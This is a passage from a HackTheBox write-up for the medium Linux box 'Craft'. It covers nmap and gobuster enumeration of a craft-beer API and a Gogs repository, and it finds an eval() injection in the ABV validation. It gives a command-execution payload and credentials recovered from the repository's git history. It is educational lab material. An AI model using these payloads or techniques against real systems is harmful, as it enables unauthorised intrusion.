Craft - HackTheBox Writeup
Craft — HackTheBox
| Difficulty: Medium | OS: Linux | IP: 10.129.229.45 |
Craft is a medium Linux box centered around a craft beer API. The attack chain involves discovering a Gogs instance with leaked credentials in git history, exploiting a Python eval() injection in the API’s ABV validation to land a shell inside a Docker container, pivoting through the database to recover additional credentials, and finally abusing HashiCorp Vault’s SSH OTP backend for root.
Reconnaissance
Nmap
Starting with a full port scan:
1
2
3
4
5
6
7
8
9
└─$ nmap -p- -vv -oN nmap/craft-open-ports 10.129.229.45
Nmap scan report for 10.129.229.45
Host is up, received echo-reply ttl 63 (0.028s latency).
Scanned at 2026-05-02 21:06:56 EDT for 28s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 63
443/tcp  open  https   syn-ack ttl 62
6022/tcp open  x11     syn-ack ttl 62
Three open ports. Followed up with a detailed service scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
└─$ nmap -sC -sV -p22,443,6022 -oN nmap/craft-detailed-scan 10.129.229.45 -vv

Nmap scan report for 10.129.229.45
Host is up, received user-set (0.018s latency).
Scanned at 2026-05-02 21:17:46 EDT for 43s

PORT     STATE SERVICE  REASON         VERSION
22/tcp   open  ssh      syn-ack ttl 63 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:e7:6c:22:81:7a:db:3e:c0:f0:73:1d:f3:af:77:65 (RSA)
|   256 82:b5:f9:d1:95:3b:6d:80:0f:35:91:86:2d:b3:d7:66 (ECDSA)
|   256 28:3b:26:18:ec:df:b3:36:85:9c:27:54:8d:8c:e1:33 (ED25519)
443/tcp  open  ssl/http syn-ack ttl 62 nginx 1.15.8
|_http-title: About
|_http-server-header: nginx/1.15.8
| ssl-cert: Subject: commonName=craft.htb/organizationName=Craft/stateOrProvinceName=NY/countryName=US
| Issuer: commonName=Craft CA/organizationName=Craft/stateOrProvinceName=New York/countryName=US/organizationalUnitName=Craft/emailAddress=admin@craft.htb/localityName=Buffalo
| Not valid before: 2019-02-06T02:25:47
| Not valid after:  2020-06-20T02:25:47
| http-methods:
|_  Supported Methods: GET OPTIONS HEAD
| tls-nextprotoneg:
|_  http/1.1
| tls-alpn:
|_  http/1.1
6022/tcp open  ssh      syn-ack ttl 62 Golang x/crypto/ssh server (protocol 2.0)
| ssh-hostkey:
|   2048 5b:cc:bf:f1:a1:8f:72:b0:c0:fb:df:a3:01:dc:a6:fb (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
So we’ve got three services: standard OpenSSH on 22, an nginx HTTPS server on 443 serving craft.htb, and a Golang SSH server on 6022 — a custom SSH implementation that handles auth in application code and can serve a custom shell environment.
The SSL cert leaked some useful info — issued by Craft CA out of Buffalo, New York, with an admin email of admin@craft.htb. Added craft.htb to /etc/hosts.
My initial thoughts: the nginx server is unlikely to have major vulns itself(confirmed by just a basic google search), and the Golang SSH server is a dead end without credentials. Before poking at port 6022, the move is to enumerate vhosts on 443 since we know craft.htb is valid.
Enumeration — Port 443
VHost Discovery
Ran a vhost scan with gobuster (tried fierce hostlist and combined subdomains wordlists first):
1
2
3
4
5
6
7
8
9
10
11
└─$ gobuster vhost --append-domain --timeout 30s -k -u https://craft.htb:443/ \
    -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt

===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
api.craft.htb:443 Status: 404 [Size: 233]
vault.craft.htb:443 Status: 404 [Size: 19]
#www.craft.htb:443 Status: 400 [Size: 157]
#mail.craft.htb:443 Status: 400 [Size: 157]
Progress: 19966 / 19966 (100.00%)
The #www and #mail entries are just commented-out lines in the wordlist that gobuster tried literally, not real results. But api.craft.htb and vault.craft.htb are real. Added both to /etc/hosts.
API Enumeration
Hitting the API with curl:
1
curl -k -vv https://api.craft.htb/api/

The response contained a Swagger UI element — an interactive API documentation interface. Pulled the API spec directly to work with:
1
curl -k -vv https://api.craft.htb/api/swagger.json | jq > swagger.json

The API had two main endpoint groups:
- auth/ —
GET /auth/login(HTTP Basic Auth → JWT) andGET /auth/check(token validation) - brew/ — Full CRUD on beer entries (
GET,POST,PUT,DELETE)
A couple of things caught my eye: the abv field was typed as a string rather than a float, and the per_page parameter’s description contained {error_msg} — a leaked template string hinting at server-side processing.
Gogs — Source Code & Git History
Browsing https://gogs.craft.htb/ revealed a Gogs (self-hosted Git) instance with a public repository: Craft/craft-api.


Four users were visible: administrator, ebachman, dinesh, gilfoyle.
I cloned the repo(manually) (with cert verification disabled due to the expired cert):
Interesting observations from browsing the repo: settings.py was in .gitignore (so no DB creds in the current source), but there was a test.py in the tests folder and the issues section had some very revealing conversations.
Finding the Vulnerability

Issue #1 — Add Authentication to Brew API
Gilfoyle opened issue #1 requesting authentication on the /api/brew endpoints. Erlich Bachman committed the fix in 4fd8dbf842 and closed it.
Issue #2 — Bogus ABV Values

Dinesh opened issue #2 about being able to add bogus ABV values (like 15.0) to the database. He also included a curl command with an API token in the comment — noted that for later. Erlich told him to fix it himself. Dinesh pushed commit c414b16057 as the “fix.” Gilfoyle immediately called it a “sorry excuse for a patch” and said he’d fixed the database schema instead.
Looking at Dinesh’s commit diff:

The “fix” was:
1
2
3
4
5
6
# make sure the ABV value is sane.
if eval('%s > 1' % request.json['abv']):
    return "ABV must be a decimal value less than 1.0", 400
else:
    create_brew(request.json)
    return None, 201
I know from my SVS (Software Vulnerability and Security) class — always be careful with eval() because it’s very easy to slip into command injection from there. Instead of casting to a float, Dinesh passed user input directly into Python’s eval(). This means any Python expression submitted as the abv value gets executed on the server.
If you send "abv": "0.5" it evaluates eval('0.5 > 1') — fine. But if you send "abv": "__import__('os').system('id')", Python evaluates eval("__import__('os').system('id') > 1") — which runs os.system('id') on the server before even doing the comparison.
Leaked Credentials in Git History
The @auth.auth_required decorator meant I needed a valid JWT to reach the vulnerable POST /api/brew/ endpoint. The repo included a tests/test.py file that made API calls with auth=('', '') — blanked-out credentials. Checking the file’s commit history in Gogs revealed an earlier version where the credentials were filled in:
1
2
response = requests.get('https://api.craft.htb/api/auth/login',
                         auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
